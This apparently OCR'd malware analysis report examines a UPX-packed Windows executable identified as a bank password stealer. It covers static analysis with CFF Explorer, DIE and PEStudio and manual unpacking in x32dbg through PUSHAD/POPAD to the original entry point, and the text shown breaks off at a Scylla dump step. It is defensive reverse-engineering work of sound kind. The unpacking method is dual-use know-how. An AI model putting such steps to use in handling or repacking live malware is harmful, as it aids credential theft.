


Malware ANALYSIS Report

Filename:- Test.fil Hash:- e59f731d9d2e14c582aa15db91dd8259


Pandurang Terkar

Verdict:- File is Bank Password Stealer

Static Analysis:

File Info:-

The given sample **"test.fil"** is Windows Portable Executable 32 bit file of size 121KB packed with UPX. The compiler used is "Borland C++" and the subsystem is set to GUI. Entropy of file is "**7.88757"** is calculated using **"DIE".** High entropy indicates most of file is packed.




CFF Explorer VIII - [test.fil]

Property	Value
File Name	C:\Users\pandu\Downloads\test (1)8a21df6\test.fil
File Type	Portable Executable 32
File Info	UPX v0.89.6 - v1.02 / v1.05 -v1.22 (Delphi) stub
File Size	121.00 KB (123904 bytes)
PE Size	121.00 KB (123904 bytes)
Created	Monday 27 July 2020, 16.50.50
Modified	Thursday 29 April 2004, 12.28.06
Accessed	Thursday 03 October 2024, 21.32.39
MD5	E59F731D9D2E14C582AA15DB91DD8259
SHA-1	A5775AAA66E17FDD078926069B6DA8E1F80618F6

Property	Value
Empty	No additional info available

Picture 1:- File Info from CFF Explorer



Detect It Easy v3.09 [Windows 10 Version 2009] (x86_64)

File name: C:\Users\pandu\Downloads\test (1)8a21df6\test.fil

File type: PE32

File size: 121.00 KiB

Scan: Automatic

Endianness	Mode	Architecture	Type
LE	32-bit	I386	GUI

```
PE32
    Operation system: Windows(95)[I386, 32-bit, GUI]    S    ?
    Linker: Turbo Linker(5.0)[GUI32]                    S    ?
    Compiler: Borland C++(Builder)                      S    ?
    Language: C/C++                                     S    ?
    Packer: UPX(3.91)[NRV,best]                         S    ?
```


☑ Recursive scan ☑ Deep scan □ Heuristic scan ☑ Verbose □ All types □ Advanced

243 msec

Picture 2:- Packer Info from DIE

The file was analyzed using **"CFF"**, and the section names along with their characteristics indicate that it is packed. The sections are named "UPX0" and "UPX1", with section characteristics set to

“Read”, “Write”, and “Executable”, which further confirms that the file has been packed.




Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenu...	Relo...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
UPX0	0002E000	00001000	00000000	00000400	00000000	00000000	0000	0000	E0000080
UPX1	0001E000	0002F000	0001DC00	00000400	00000000	00000000	0000	0000	E0000040
.rsrc	00001000	0004D000	00000400	0001E000	00000000	00000000	0000	0000	C0000040

Picture 3:- File Section Info from CFF Explorer

IMPORT ANALYSIS

We are analyzing the imports of file using **“PESTUDIO”**. File is packed hence we are not able to see all imports. Packed files keep imports which are necessary while unpacking of file and hide the imports to keep functionality unknown.



pestudio 9.59 - Malware Initial Assessment - www.winitor.com (read-only)
file settings about

c:\samples\test.fil
- indicators (sections > self-modifying)
- footprints (type > sha256)
- virustotal (status > offline)
- dos-header (file-header-offset > 00000200)
- dos-stub (size > 448 bytes)
- rich-header (n/a)
- file-header (executable > 32-bit)
- optional-header (subsystem > GUI)
- directories (count > 4)
- sections (file > unknown)
- libraries (group > network)
- imports (flag > 12)
- exports (empty)
- thread-local-storage (n/a)
- .NET (n/a)
- resources (signature > unknown)
- strings (flag > 2)
- debug (n/a)
- manifest (n/a)
- version (n/a)
- certificate (n/a)
- overlay (n/a)

imports (12)	flag (3)	firs...	first-thu...	h..	group (0)	technique (2)	type (2)	›..	library (2)
RegCloseKey	-	n/a	0x0004D...	0..	registry	-	implicit	-	ADVAPI32.DLL
23 (socket)	×	n/a	0x80000...	0..	network	-	implicit	×	WSOCK32.DLL
VirtualProtect	×	n/a	0x0004D...	0..	memory	T1055 | Process...	implicit	-	KERNEL32.DLL
VirtualAlloc	×	n/a	0x0004D...	0..	memory	T1055 | Process...	implicit	-	KERNEL32.DLL
VirtualFree	-	n/a	0x0004D...	0..	memory	T1055 | Process...	implicit	-	KERNEL32.DLL
ExitProcess	-	n/a	0x0004D...	0..	execution	-	implicit	-	KERNEL32.DLL
LoadLibraryA	-	n/a	0x0004D...	0..	dynami...	T1106 | Executi...	implicit	-	KERNEL32.DLL
GetProcAddress	-	n/a	0x0004D...	0..	dynami...	T1106 | Executi...	implicit	-	KERNEL32.DLL
BitBlt	-	n/a	0x0004D...	0..	-	-	implicit	-	GDI32.DLL
CoInitialize	-	n/a	0x0004D...	0..	-	-	implicit	-	OLE32.DLL
8 (BSTR_UserUnmarshal)	-	n/a	0x80000...	0..	-	-	implicit	×	OLEAUT32.DLL
GetDC	-	n/a	0x0004D...	0..	-	-	implicit	-	USER32.DLL

Picture 4:- File Imports Info from PESTUDIO

Examined the import directory particularly for **“KERNEL32.DLL”**, and found that it contains APIs used for memory allocation and API resolution. However, other APIs will not be displayed, as they have been encrypted by the packer.



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0001E2EC	N/A	0001E200	0001E204	0001E208	0001E20C	0001E210
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.DLL	6	00000000	00000000	00000000	0004D2EC	0004D2A0
ADVAPI32.DLL	1	00000000	00000000	00000000	0004D2F9	0004D2BC
GDI32.DLL	1	00000000	00000000	00000000	0004D306	0004D2C4
OLE32.DLL	1	00000000	00000000	00000000	0004D310	0004D2CC
OLEAUT32.DLL	1	00000000	00000000	00000000	0004D31A	0004D2D4
USER32.DLL	1	00000000	00000000	00000000	0004D327	0004D2DC
WSOCK32.DLL	1	00000000	00000000	00000000	0004D332	0004D2E4

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
N/A	0004D33E	0000	LoadLibraryA
N/A	0004D34C	0000	GetProcAddress
N/A	0004D35C	0000	VirtualProtect
N/A	0004D36C	0000	VirtualAlloc
N/A	0004D37A	0000	VirtualFree
N/A	0004D388	0000	ExitProcess


Picture 4:- File Imports for KERNEL32.DLL from CFF Explorer

UPX Unpacking:

UPX :- In this scenario Malware author used UPX to obfuscate malicious code, making it harder for security software to detect and analyze by compressing and hiding the original executable. UPX can also delay detection by antivirus programs and complicate reverse engineering, making it a common choice for packing malware. UPX is a popular open-source executable packer that compresses programs to reduce file size. It decompresses the code at runtime, allowing the program to execute normally.

Manual Unpacking of UPX

First load the file in x32dbg and it is loaded.


test.fil - PID: 1476 - Module: ntdll.dll - Thread: Main Thread 2932 - x32dbg [Elevated]
File View Debug Tracing Plugins Favourites Options Help Apr 11 2024 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack


```
77381A93  EB 07               jmp ntdll.77381A9C
77381A95  33C0                xor eax,eax
77381A97  40                  inc eax
77381A98  C3                  ret
77381A99  8B65 E8             mov esp,dword ptr ss:[ebp-18]
77381A9C  C745 FC FEFFFFFF    mov dword ptr ss:[ebp-4],FFFFFFFE
77381AA3  8B4D F0             mov ecx,dword ptr ss:[ebp-10]
77381AA6  64:890D 00000000    mov dword ptr fs:[0],ecx
77381AAD  59                  pop ecx
77381AAE  5F                  pop edi
77381AAF  5E                  pop esi
77381AB0  5B                  pop ebx
77381AB1  C9                  leave
77381AB2  C3                  ret
77381AB3  64:A1 30000000      mov eax,dword ptr fs:[30]
77381AB9  33C9                xor ecx,ecx
77381ABB  890D B4673F77       mov dword ptr ds:[773F67B4],ecx
```

Picture 5:- Loading Sample into x32dbg

Breaking at PUSHAD instruction: -

To unpack the sample using the **"x32Dbg"** debugger, we can observe that if the file is "**UPX**" packed, the first instruction of the file is **"PUSHAD"**.

The "**PUSHAD"** instruction is the first operation found in the UPX unpacking routine. It saves the values of all general-purpose registers by pushing them onto the stack.


test.fil - PID: 508 - Module: test.fil - Thread: Main Thread 3444 - x32dbg [Elevated]
File View Debug Tracing Plugins Favourites Options Help Apr 11 2024 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Sour

```
EIP ECX EDX ES 0044C860  60                        pushad                                OptionalHeader.A
               0044C861  BE 00F04200               mov esi,test.42F000                   esi:EntryPoint
               0044C866  8DBE 0020FDFF             lea edi,dword ptr ds:[esi-2E000]      edi:EntryPoint
               0044C86C  C787 70AF0300 DB0921      mov dword ptr ds:[edi+3AF70],8B2109DB
               0044C876  57                        push edi                              edi:EntryPoint
               0044C877  83CD FF                   or ebp,FFFFFFFF
               0044C87A  EB 0E                     jmp test.44C88A
               0044C87C  90                        nop
```


Picture 6:- Breaking at PUSHAD using x32dbg

Finding POPAD and First Jump instruction after POPAD

Once the packer's unpacking module is executed, we should look for the **“POPAD”** instruction or multiple **“POP”** instructions, which are responsible for restoring all the registers.

The “**POPAD”** instruction is usually located at the end of the unpacking routine. It restores the register values from the stack, marking the completion of the unpacking process. Detecting POPAD helps identify when the unpacking routine finishes, allowing the redirection of execution to the Original Entry Point (OEP) of the unpacked code by using the unconditional jump.

In the screenshot below, we can observe the **“POPAD”** instruction, after that there is unconditional jump at address **0044C9FC** is **“jmp test.4011AC”. 4011AC** is OEP of the unpacked file. The current address range is in range **“0044C9F0”,** and the jump is directed to **“4011AC”**, indicating a significant difference between the two addresses. This suggests that the jump is transferring control to the unpacked file.




```
0044C9E5    58            pop eax
0044C9E6    50            push eax
0044C9E7    54            push esp
0044C9E8    50            push eax
0044C9E9    53            push ebx
0044C9EA    57            push edi                              edi:EntryPoint
0044C9EB    FFD5          call ebp
0044C9ED    58            pop eax
0044C9EE    61            popad
0044C9EF    8D4424 80     lea eax,dword ptr ss:[esp-80]
0044C9F3    6A 00         push 0
0044C9F5    39C4          cmp esp,eax
0044C9F7  ^ 75 FA         jne test.44C9F3
0044C9F9    83EC 80       sub esp,FFFFFF80
0044C9FC  - E9 AB47FBFF   jmp test.4011AC
0044CA01    0000          add byte ptr ds:[eax],al
0044CA03    001CCA        add byte ptr ds:[edx+ecx*8],bl
0044CA06    44            inc esp
0044CA07    00D0          add al,dl
```

Picture 7:- Finding POPAD instruction and finding unconditional jump just after POPAD using x32dbg

Examine Strings of Unpacked File using “Process Explorer”

After unpacking, we can examine the strings in memory using **“Process Explorer”**, which differ from those in the image. We can observe that the strings are belong to the import directory, and prior to unpacking, there were no such APIs listed in the import directory. By checking memory strings we can get understanding of unpacked files functionality.



test.fil:2104 Properties

Printable strings found in the scan:

```
V.w@Y.w@
bqP^/w
vPu
Project1_bank.exe
__GetExceptDLLinfo
___CPPdebugHook
CloseHandle
CompareStringA
CopyFileA
CreateEventA
CreateFileA
CreateMutexA
CreateThread
DeleteCriticalSection
DeleteFileA
EnterCriticalSection
EnumCalendarInfoA
ExitProcess
FindClose
FindFirstFileA
FormatMessageA
FreeLibrary
GetACP
GetCPInfo
GetCommandLineA
GetCurrentThreadId
GetDiskFreeSpaceA
GetEnvironmentStrings
GetFileSize
GetFileType
GetLastError
GetLocalTime
GetLocaleInfoA
GetModuleFileNameA
GetModuleHandleA
GetOEMCP
GetProcAddress
```


○ Image ● Memory

Picture 8:- Memory Strings of Unpacked file using Process Explorer

Dump Unpacked File Using Scylla

Now we will take a dump of the unpacked memory using the "**Scylla**" plugin.

To dump the unpacked file, we will utilize **Scylla**. First, we enter the Original Entry Point (OEP) in the field OEP and click on "**IAT Autosearch"**. This action automatically identifies the Import Address Table (IAT) and next click on "**Get Imports"** to retrieve all necessary imports. Finally, we click on Dump to save the PE file.



Scylla x86 v0.9.8

